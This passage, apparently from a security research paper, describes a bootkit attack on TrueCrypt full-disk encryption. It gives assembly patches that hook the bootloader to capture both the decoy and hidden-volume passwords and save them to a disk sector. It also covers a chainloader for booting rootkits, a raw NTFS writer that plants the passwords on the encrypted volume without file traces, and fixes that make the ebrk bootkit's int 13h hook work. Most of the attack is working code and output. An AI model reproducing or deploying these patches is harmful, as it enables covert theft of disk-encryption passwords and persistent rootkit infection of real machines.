We look at the code around 1e11h (see screenshot on page 16). What we see is that directly after the call to 0x1ca2 at 1e09h (call OpenVolume()) a check of the return code is done. In case of return value 0, the password was wrong and a check for caps lock is done (recognizable by the string data reference once again). In case of a good password the code continues at 0x1e46. Let's summarize:

- **0x1e11:** check for password good
- **0x1e13:** password bad, call get shift status etc ...  
(this is our space we can overwrite for detouring: 0x1e13 – 0x1e19)
- 0x1e1a: print bad password etc ...
- **0x1e46:** password good

What we can do to hook after the call 0x1ca2 is to overwrite this check for caps lock. It is not required for the bootloader to work. So we invert the jnz 0x1e46 at 01e11h to a jz 0x1e1a. It means the caps lock check will not be done – it is being “overjumped” now, and in case of a wrong password – the “Incorrect password” string will be printed.

This way we created space from 01e13h – 01e1ah. In this space we can place a jump to our code that saves the passwords to disk. What we need to remember is that our code MUST return to the bootloader code to address **0x1f46** (offset 0x1e46) where the password is good code continues !!!

In case we want to keep the caps-lock on check (and message), we can recode it in our patch handler.

This first hook was the “complicated” one. Our second hook for executing code before booting is more easy. Why? Because we do not need to return to the bootloader anymore. We can just overwrite the code, and recode it later in our own injected code block, if required.

The important addresses are found in the disassembly on page 17: the function at address 0x1c5c will copy the boot sector to 0000:7c00h and execute it from there. Before that it sets a variable to 1 (we do not really need to know what it is just to get it working). The source code is explaining it – for the interested:

```
static void ExecuteBootSector (byte drive, byte *sectorBuffer)
{
    Print ("Booting...\r\n");
    CopyMemory (sectorBuffer, 0x0000, 0x7c00, TC_LB_SIZE);

    BootStarted = true;

    uint32 addr = 0x7c00;
    __asm
    {
        cli
        mov dl, drive // Boot drive
        mov dh, 0
        xor ax, ax
        mov si, ax
        mov ds, ax
        mov es, ax
        mov ss, ax
        mov sp, 0x7c00
        sti

        jmp cs:addr
    }
}
```

What we will do is just place our hook at address 0x1c5c and to keep the codes behaviour, we will code the

```
mov byte [0x4407], 1
```

instruction as well as the boot sector execution code ourselves in our hook handler.

```
0001:4000> Memory map? [0000:0413]? TrueCrypt? OSLOADER? Where to place
our code
```

We were talking of different code blocks during this chapter.

- The TrueCrypt bootloader (at segment 09000h or 08800h)
- Our little loader code – appended to the bootloader (-> at segment 09000h or 08800h)
- Our hook handlers – stored on disk (we load at segment 08000h)

When we want to load an existing boot rootkit in our hook handler, we must also store it somewhere in memory:

- Boot Root Kit – stored on disk (where into RAM? – it must stay resident)

### The RAM situation

We saw in the MBR code, that the boot loader gets decompressed to the top of the available RAM – either segment 8800h, or 9000h. In this case we can assume that if there is any space left in this top of RAM area – we are automatically protected from being overwritten. Especially when the code residency is implemented by decreasing the value in 0000:0413h (BASE MEMORY SIZE IN KBYTES, also returned by int 12h).

When investigating the boot loader code we can see, it adds a memory map entry to the BIOS memory map to stay resident. Only when the BIOS memory map feature is not present, it will decrease the value in 0000:0413 to reflect its starting segment at 09000h (or 08800h). Also we see in the MBR code – the stack pointer is being set to 6ffeh. Adding a little more we are at 8000h. That would mean **segment 9800h**. This is a safe location for any resident code.

The windows boot process will not touch this memory. In the code for purple\_chain I present later, I do it clean and even add a memory map entry for the boot rootkit. It is not required though.

The calculation of this segment value was only made for purple\_chain, in order to use absolute pointers. We will see later that we can also use the top of RAM segment, working with the value at 0000:0413h before the boot loader is decompressed.

### The disk situation

Either we boot a rootkit or purple\_chain (see below), any code we load must be stored somewhere on disk. The boot track is perfectly suited to hold some sectors for us. The following figure shows the sector layout of a truecrypt boot track. Any of the free sectors can be used to store code. In case we need “a lot of” space, we can safely overwrite the backup copy of truecrypts boot loader.

**Figure 1.4.1: Sector layout of a TrueCrypt boot track**

<b>00 – 00: TrueCrypt MBR</b>	<b>We keep, or roll our own</b>
<b>01 – 04: Decompressor</b>	<b>We keep</b>
<b>05 – 28: Compressed bootloader</b>	<b>We keep</b>
<b>29 – 30: gap</b>	<b>Free space for our code</b> <b>(Sector 31: TrueCrypt passwords)</b>
<b>31 – 34: Backup decompressor</b>	
<b>35 – 58: Backup compressed bootloader</b>	

**0001:5000> The hook handlers**

Summary: we have reversed enough to be able to modify the MBR to accept an altered boot loader. We can modify the bootloader to load any code to execute upfront -> further patching it in memory. We know the places where we can place our hooks to fish the passwords and right before the boot process starts. All we need to do now is to write a little proof of concept code ...

With all the gathered information we are able to code the patch / hook handlers. The following piece of code shows the patch installers, as well as the patch handlers:

**Patch 1: Password fish**

```
; === PATCH1 ===
;
; we patch the get shift status stuff:
;
; 00001e11 7533                jnz      0x1e46
; 00001e13 e85ef1             call     0xf74
; 00001e16 a840             test     al, 0x40
; 00001e18 7407             jz       0x1e21
;
; to
;
; 00001e11 740e             jz       0x1e21
; 00001e13                jmp far  [0x8000:patch1_handler]
;
; -> we patch 9 bytes @tc_seg:1f11

patch1:
    mov     si, patch1_bin
    mov     cx, PATCH1_LEN
    mov     di, 0x1f11 ; (that is offset 0x1e11)
    rep     movsb
    retn

; what to patch
patch1_bin:
    db      0x74, 0x0e      ;      jz      0x1e21
    mov     ax, cs
    jmp     0x8000:patch1_handler
PATCH1_LEN equ     $-patch1_bin

; will be called by the patch
patch1_handler:
    push    ax
    pusha
    push    es
    mov     ax, 7c0h
    mov     es, ax
    mov     ax, 0201h
    xor     bx, bx
    mov     cx, PURPLE_SECTOR
    mov     dx, 80h
    int     13h

    mov     eax, PURPLE_ID
    cmp     dword [es:0], eax
    jz      .skipinit

    mov     dword [es:0], eax
    mov     di, 8
    xor     al, al
    mov     cx, 132
    cld
    rep     stosb
```

```

.skipinit:
    mov     si, 22h
    mov     di, 8
    mov     bx, [ds:4B88h]      ; BootCryptInfo
    mov     al, [ds:bx+3D4h]    ; BootCryptInfo->hiddenVolume
    or      al, al
    jz      .nothidden
    add     di, 66
.nothidden:
    movsb   ; store password_len
    add     si, 3
    mov     cx, 64
    rep     movsb
    xor     al, al
    stosb

    mov     ax, 0301h
    xor     bx, bx
    mov     cx, PURPLE_SECTOR
    mov     dx, 80h
    int     13h

    pop     es
    popa

    push    0x1f46 ; return at 0x1f46
    retf

```

This patch stores the current entered correct password on disk, at any sector (PURPLE\_SECTOR). It initializes this sector by clearing it using a signature (PURPLE\_ID). Depending on whether the hidden or the decoy password was entered it stores the password in the sector at the specific location.

### How can we know whether the hidden or the decoy system is being booted?

Remember the call to

```

OpenVolume (BootDrive, bootArguments->BootPassword, &BootCryptoInfo, &bootArguments->
HeaderSaltCrc32, skipNormal, skipHidden)

```

from where we got the password?

The next argument after the password - **&BootCryptoInfo** - in the code above, is pushed just before the password structure, in the code at address **1e00h (push 0x4b88)**.

It contains the variable **bool BootCryptoInfo->hiddenVolume**.

We check this variable to store each password on its own location. After once the decoy and the hidden OS were booted – BOTH passwords will be stored in the PURPLE\_SECTOR! Ready for later retrieval by any malware.

### Patch 2: Jump to chainloader

```

; === PATCH2 ===
;
; overwrite: from tcb:1c5c:
patch2:
; do the patching
    mov     si, patch2_bin
    mov     cx, PATCH2_LEN
    mov     di, 0x1d5c
    rep     movsb
    retn

patch2_bin:
    mov     byte [0x4407], 0x1      ; BootStarted = true;
    mov     ax, cs                  ; save the TC segment (0x9000)
    jmp     0x8000:boot_purple      ; boot_purple
PATCH2_LEN equ $ - patch2_bin

```



This second patch is not yet fully it. It just overwrites the `ExecuteBootSector` function at offset `0x1c5c` with a jump to our chainloader function `"boot_purple"` – setting `BootStarted = true` first.

At this point TrueCrypt would continue the boot process, the TrueCrypt system volume is already mounted. It is the exit point of the TrueCrypt bootloader.

We can place any jump here. It is our `"detouring before boot"` jump, here we can directly jump to a boot root kit we could have loaded in our modified start code of the boot loader (see chapter 4: Ninja Boot Root).

The first full implementation of this boot system we want to present is: `"purple_chain"`, a flexible TrueCrypt boot environment and chainloader ...

## 0002:0000> purple\_chain boot environment

The purple\_chain boot environment is a nice test-environment showing off all we can do with our new boot system ;)

It features:

- A boot splash screen showing the truecrypt passwords in plain text
- Displays the BIOS system memory map before and after the TrueCrypt mount
- **Chainload of any boot code**
  - from hddisk – up to 8 sectors
  - **from CDROM**
  - locates and boots the volume boot record of the active partition by itself
- **Provides a nice environment for any boot code**
  - stack is already setup
  - return via retf (to boot windows) – you can focus on the important stuff
  - your custom boot code is loaded to 09800:0000h, already resident
- **Provides handy pointers to the truecrypt passwords:**
  - pointer to decoy password at 8000:0008,
  - pointer to hidden password at 8000:000a

The full source code can be found in appendix 000A:1000 (purple\_chain.asm), it applies all the techniques we covered so far.

### Coding for purple\_chain:

These code snippets shall illustrate the comfortable coding environment of purple\_chain. As example see the start of the ntfs password writer sector (see below) – you can code like for a regular MBR, and exit via retf. The boot process will then continue booting the volume boot record of the active partition (handled by purple\_chain):

```
org    7c00h
push   cs
push   cs
pop     ds
pop     es

cld
call    init

call    patch_autoexec_nt

; we simply retf to purple_chain to execute the os bootloader

retf
```


### Additionally you have nice vectors to the truecrypt passwords:

```
mov     ax, 8000h
mov     ds, ax
...
mov     si, [ds:0x08]; decoy password
call    write_str
...
mov     si, [ds:0x0a]; hidden password
call    write_str
...
```

```
0002:1000> purple_chain in action
```


The following screenshots outline the capabilities of the purple\_chain boot environment:

**The boot “splash screen”** – we have access to the TrueCrypt boot passwords, even before the TrueCrypt bootloader is executed:



```
xp-boxxx [wird ausgeführt] - Oracle VM VirtualBox
Maschine  Geräte  Hilfe
< armak00ni >
.:I purple_chain I:.
^ purple_chain is taking over truecrypt now ^
* applying patch1: password fish ... done
* applying patch2: purple boot ... done
> Your truecrypt DECOY boot password is: 'decoz'
> Your truecrypt HIDDEN boot password is: 'hidden'
MEMORY MAP:
0000000000000000 0000000000009fc00 0001
00000000000009fc00 00000000000000400 0002
000000000000f0000 00000000000010000 0002
00000000000100000 0000000003fef0000 0001
0000000003fff0000 00000000000010000 0003
-
STRG-RECHTS
```

After pressing a key we land at the regular TrueCrypt boot loader:



```
xp-boxxx [wird ausgeführt] - Oracle VM VirtualBox
Maschine  Geräte  Hilfe
TrueCrypt Boot Loader 7.0a
Keyboard Controls:
[Esc] Skip Authentication (Boot Manager)
Enter password: *****_
STRG-RECHTS
```

After entering the password, the “password fish” stores the password on disk (sector 31). In case the truecrypt passwords have been changed → purple\_chain will always have the current password stored on disk. Now you can choose to either **boot from CD (!!)** with the mounted truecrypt volume (!!) or any custom sectors you want, or just normally into windows:

```

xp-boxxx [wird ausgeführt] - Oracle VM VirtualBox
Maschine  Geräte  Hilfe

Keyboard Controls:
[Esc] Skip Authentication (Boot Manager)

Enter password: *****
Going purple ...

> Your drive is: 80
> You are booting the DECOY system
> Your truecrypt DECOY boot password is: 'decoz'
> Your truecrypt HIDDEN boot password is: 'hidden'

MEMORY MAP:
0000000000000000 00000000000090000 0001
00000000000090000 000000000000a000 0002
0000000000009a000 0000000000005c00 0001
0000000000009fc00 000000000000400 0002
000000000000f0000 0000000000010000 0002
00000000000100000 0000000003fef0000 0001
0000000003fff0000 0000000000010000 0003

Press any key to boot windows ...
c to boot from cd 81 ...
s to boot custom sector (rootkit) 811 ...
  
```

Press 's' to boot a custom sector ...

```

xp-boxxx [wird ausgeführt] - Oracle VM VirtualBox
Maschine  Geräte  Hilfe

Enter password: *****
Going purple ...

> Your drive is: 80
> You are booting the DECOY system
> Your truecrypt DECOY boot password is: 'decoz'
> Your truecrypt HIDDEN boot password is: 'hidden'

MEMORY MAP:
0000000000000000 00000000000090000 0001
00000000000090000 000000000000a000 0002
0000000000009a000 0000000000005c00 0001
0000000000009fc00 000000000000400 0002
000000000000f0000 0000000000010000 0002
00000000000100000 0000000003fef0000 0001
0000000003fff0000 0000000000010000 0003

Press any key to boot windows ...
c to boot from cd 81 ...
s to boot custom sector (rootkit) 811 ...Loading MBR ... OK
Loading NTFS/BS ... OK
enter sector num (hex w): 0x0028
press 2-8 to read multiple sectors, or any key to boot sector: 0x0028
  
```

We have entered the sector number 0x0028. Now we can press any key to chainload just this sector. Or press the keys '2' – '8' to chainload and boot 2 or more – up to 8 sectors.

```
0002:2000> TrueCrypt ntfs password writer in 512 bytes
```

For demonstration and test purposes we want to implement a little NTFS manipulating sector. It shall demonstrate that we have the chance to work on the mounted TrueCrypt volume just before windows boots. We can apply any changes. We can read the encrypted drive, and also write to it. This little NTFS writer – raw writes to the filesystem without modifying the file information (access times etc.). It does this by raw writing into the data-section of the file. The sector number is read out of the MFT.

The code dumps a little string (containing the passwords) into the %systemroot%\system32\autoexec.nt, by overwriting its massive REM header;).

The full source code can be found in appendix 000A:4000 (cmd\_pass.asm).

We will boot it using the purple\_chain environment.

- We can read / write the encrypted drive “from the outside”!

Note: The screenshots above were from a windows xp box running purple\_chain. Here I will boot purple\_chain on a windows 7 box and boot the NTFS password writer.

You will see the effect here ...

Pre kernel-mode encrypted TrueCrypt volume reading ...

... and writing ...

```

win-tc-box [wird ausgeführt] - Oracle VM VirtualBox
Maschine  Geräte  Hilfe
Press any key to boot windows ...
  c to boot from cd 81 ...
  s to boot custom sector (rootkit) 811 ...Loading MBR ... OK
Loading NTFS/BS ... OK
enter sector num (hex w): 0x001e
press any key to boot sector 0x001e1@echo off

REM AUTOEXEC.BAT is not used to initialize the MS-DOS environment.
REM AUTOEXEC.NT is used to initialize the MS-DOS environment unless a
REM different startup file is specified in an application's PIF.


REM Install CD ROM extensions
lh %SystemRoot%\system32\mscdexnt.exe

REM Install network redirector (load before dosx.exe)
lh %SystemRoot%\system32\redir


REM Install DPMS support
lh %SystemRoot%\system32\dosx

REM The following line enables Sound Blaster 2.0 support on NTUDM.
REM The command for setting the BLASTER environment is as follows:
REM   SET BLASTER=A220 I5 D1 P330
REM   where:
REM       A specifies the sound blaster's base I/O port
  
```

## The effect on the win7 decoy system:



## The effect on the win7 HIDDEN system:



- aware of the hidden OS
- all passwords revealed
- written to the encrypted disk
  - from the outside
  - without file modification signs

!!!

```
0002:3000> WTF? Why our rootkit is still not working?
```

Well after this fast success ... let's try some more dirty stuff and boot a real boot root kit. We chose to take the ebrk for this. We have a running windows xp sp2 box, converted to a TrueCrypt hidden OS, and purple\_chain is installed. Beforehand we verified that ebrk works on the windows xp sp2 version, using the NDIS payload RSOD.

So .... lets store the ebrk sector anywhere on disk, and modify the code (nopping things out): quickly skip the stack setup, remove the copy to resident mem stuff, and replace the MBR loadig stuff with a retf:

#### Simplified EBRK startup code for the use with purple\_chain:

```
; start normally
xor     bx, bx
push    bx
pop     ds
push    cs
pop     es

;
; Install our INT 13h hook
;
cli

mov     eax, [bx + (13h*4)]
mov     [es:INT13HANDLER - LBRCODE16_START], eax    ; store previous handler

mov     word [bx + (13h*4)], LInt13Hook             ; point INT 13h vector to our
                                                    ; hook handler
mov     [bx + (13h*4) + 2], es                      ; (BX = 0 from earlier)

sti

; back to purple_chain -> boot windows

retf
```

We assemble using nasm, and store this file as sector 0x28. Then we boot into purple\_chain, and tell it to boot this sector ...

What will happen ... ta taaaa! Nothing! ;(

Windows boots just normally, the NDIS payload does not work. We insert a jmp \$ into the ebrk code directly after the signature check for ntldr, to see if the system will hang during boot:

```
...
cmp     word [es:di+4], 8021h
jne     short LInt13Hook_scan_loop

mov     word [es:di-1], 15FFh

jmp     $
...
```

It does not :(.

There is still a problem, ebrk does not catch the signature. Why the hell is that? Were all our assumptions wrong? We have to dig into the TrueCrypt bootloader code once again ...

... and find quite a surprise ...

```
0002:4000> TrueCrypt int 13h reentrancy
```

After digging around and reading through the TrueCrypt int 13h handler – it is becoming obvious: TrueCrypt does something we would not have expected to: it calls its own int 13h handler from within its own int13h handler.

TrueCrypt interrupt handling works this way:

- it hooks interrupts in the function **InstallInterruptFilters ()**
- it hooks int 13h for disk access
- it hooks int 15h to stay resident – by returning a patched memory map (it adds an entry for itself)
- both interrupt handlers are dummy routines that
  - push the interrupt number onto the stack
  - call a single handler dispatcher routine
- the int handler dispatcher routine (**IntFilterEntry ()**) calls the specific int 13h or int 15h handler based on the pushed interrupt number
- the specific handler routines do their expected job

### The int 13h situation:

TrueCrypt installs its interrupt handlers in **IntFilter.cpp**:

```
bool InstallInterruptFilters ()
{
    ...
    __asm
    {
        cli
        push es

        // Save original INT 13 handler
        xor ax, ax
        mov es, ax

        mov si, 0x13 * 4
        lea di, OriginalInt13Handler

        mov ax, es:[si]
        mov [di], ax
        mov ax, es:[si + 2]
        mov [di + 2], ax

        // Install INT 13 filter
        lea ax, Int13FilterEntry
        mov es:[si], ax
        mov es:[si + 2], cs
    }
    ...
}
```

The interrupt handler routine **Int13FilterEntry()** is used as dummy routine just saving the interrupt number onto the stack:

```
void Int13FilterEntry ()
{
    __asm
    {
        leave
        push 0x13
        jmp IntFilterEntry
    }
}
```



The central dispatcher routine `IntFilterEntry()` receives the interrupt number on the stack, saves registers, checks the stack, sets up its work environment (segments, ...), and calls the function `Int13Filter()` for int 13h:

```
void IntFilterEntry ()
{
    // No automatic variables should be used in this scope as SS may change
    static uint16 OrigStackPointer;
    static uint16 OrigStackSegment;

    __asm
    {
        pushf
        pushad

        cli
        ...
        ...

        push    si // Int number

        // Filter request
        cmp     si, 0x15
        je      filter15
        cmp     si, 0x13
        jne     $

        call    Int13Filter
        jmp     s0

    filter15:
        call    Int15Filter

    s0:
        pop     si // Int number
        ...
    }
```

Finally we arrive at the int 13h service routine `Int13Filter()`. Looking at its start we can already see the `ReEntryCount`:

```
bool Int13Filter ()
{
    CheckStack();

    Registers regs;
    memcpy (&regs, &IntRegisters, sizeof (regs));
    __asm sti

    static int ReEntryCount = -1;
    ++ReEntryCount;
    ...
}
```

### What happens when a read request is issued?

`Int13Filter()` checks for the requested interrupt function. It handles the functions 02h / 03h, and 42h / 43h – the chs and lba read / write functions. In case of 02h / 03h it calculates the absolute sector number. The read / write requests are then handled by the function `ReadEncryptedSectors()` / `WriteEncryptedSectors()` in `BootEncryptedlo.cpp`.

Both functions `ReadEncryptedSectors()` and `WriteEncryptedSectors()` first check and remap the request in case the hidden volume is mounted. They then call `ReadSectors()` / `WriteSectors()` in `BootDisklo.cpp`.

The functions `ReadSectors()` / `WriteSectors()` are dummy functions to the final call to **`ReadWriteSectors()` - the function that handles the real disk access** (in `BootDisklo.cpp`). All those functions exist in versions to work with CHS and LBA style parameters.

Within ReadWriteSectors() we find the reentrance (the CHS version as example):

```
BiosResult ReadWriteSectors (bool write, uint16 bufferSegment, uint16 bufferOffset, byte
drive, const ChsAddress &chs, byte sectorCount, bool silent)
{
    CheckStack();

    byte cylinderLow = (byte) chs.Cylinder;
    byte sector = chs.Sector;
    sector |= byte (chs.Cylinder >> 2) & 0xc0;
    byte function = write ? 0x03 : 0x02;

    BiosResult result = BiosResultSuccess;
    __asm
    {
        push es
        mov     ax, bufferSegment
        mov     es, ax
        mov     bx, bufferOffset
        mov     dl, drive
        mov     ch, cylinderLow
        mov     si, chs
        mov     dh, [si].Head
        mov     cl, sector
        mov     al, sectorCount
        mov     ah, function
        int     0x13                                ; THIS WILL CREATE THE REENTANCY WHEN CALLED
                                                    ; BY THE INT 13h HANDLER !!

        jnc     ok                                // If CF=0, ignore AH to prevent issues caused
                                                    // by potential bugs in BIOSes

        mov     result, ah
    ok:
        pop     es
    }

    if (result == BiosResultEccCorrected)
        result = BiosResultSuccess;

    if (!silent && result != BiosResultSuccess)
        PrintDiskError (result, write, drive, nullptr, &chs);

    return result;
}
```

Each time an int 13h is initially raised, our ebrk is called, calling the truecrypt handler when calling the original handler. This truecrypt handler now raises an int 13h, again calling our ebrk that is not prepared for reentrancy.

### Bypassing the reentrancy problem

In order to bypass any problems resulting of the reentrancy we simply add a “locking mechanism” to our ebrk code (and the label immediate\_exit) – the purple lines have been added:

```
#####
;## INT 13h Hook Real-Mode ISR ##
#####

LInt13Hook:
    pushf
    cmp     ah, 42h                ; IBM/MS INT 13 Extensions - EXTENDED READ
    je      short LInt13Hook_ReadRequest

    cmp     ah, 02h                ; DISK - READ SECTOR(S) INTO MEMORY
    je      short LInt13Hook_ReadRequest

immediate_exit:
    popf
```

```
        db      0EAh                ; JMP FAR INT13HANDLER
INT13HANDLER EQU $
        dd      0
```

```
MY_LOCK db      0
```

```
LInt13Hook_ReadRequest:
```

```
        ; "locking mechanism" -> skip this request, when truecrypt int13h reentrance
```

```
        cmp     byte [cs:MY_LOCK], 1
        jz      immediate_exit
```

```
        mov     byte [cs:MY_LOCK], 1 ; lock ourselves to know we are we
```

```
        mov     byte [cs:INT13LASTFUNCTION], ah
```

```
...
...
```

This way we immediately exit when we are called from within ourselves due to the TrueCrypt int 13h handler reentrancy.

After applying those changes we try our ebrk again and ..... **IT WORKS!**

**0003:0000> Freestyle rolling our own MBR**

Until now we were working on the playground-level. The main purpose was to implement and test the various techniques. But the steps we need in order to install a rootkit are rather a complicated way to do it. Especially the boot loader modifications with the need to decompress and compress it should be optimized in some way. We should use all the information we gathered to implement a more elegant solution.

**Installation steps for a rootkit – so far:**

- patch the MBR to accept a modified bootloader (1 byte patch)
- load the boot loader raw from disk
  - decompress it
  - append a sector loader code
  - compress the modified boot loader
- raw write it back to disk
- write the rootkit sector(s) raw to disk

Of course it is possible for a malware installer to work this way, but it will get rather bloated alone by the compression routines. We agree this is not the perfect way to do it ;)

**How can we optimize the approach?**

In whatever case we think of, we will have to modify the MBR. There is no way around it. Either to disable checksumming or to insert the correct checksum of the modified bootloader. Or to load different sectors – maybe an own loader code.

As we already know all details to execute the TrueCrypt bootloader – why not code an own MBR? TrueCrypt's MBR does not offer any space to add code to it. But it also does quite some things that are not really required in order to boot the system. We could for example remove all the backup location stuff, checksumming stuff, etc. When we strip down this MBR we probably would create enough space to patch the boot loader before we jump to it, directly in the MBR!

**We want to code the MBR this way:**

- it shall contain the boot loader patches (incl. the hook handlers)
- therefore it needs to go resident
- it should execute the following steps:
  - go resident
  - load the decompressor
  - load the compressed boot loader
  - decompress the boot loader
  - patch the boot loader
  - jump to the (patched) boot loader
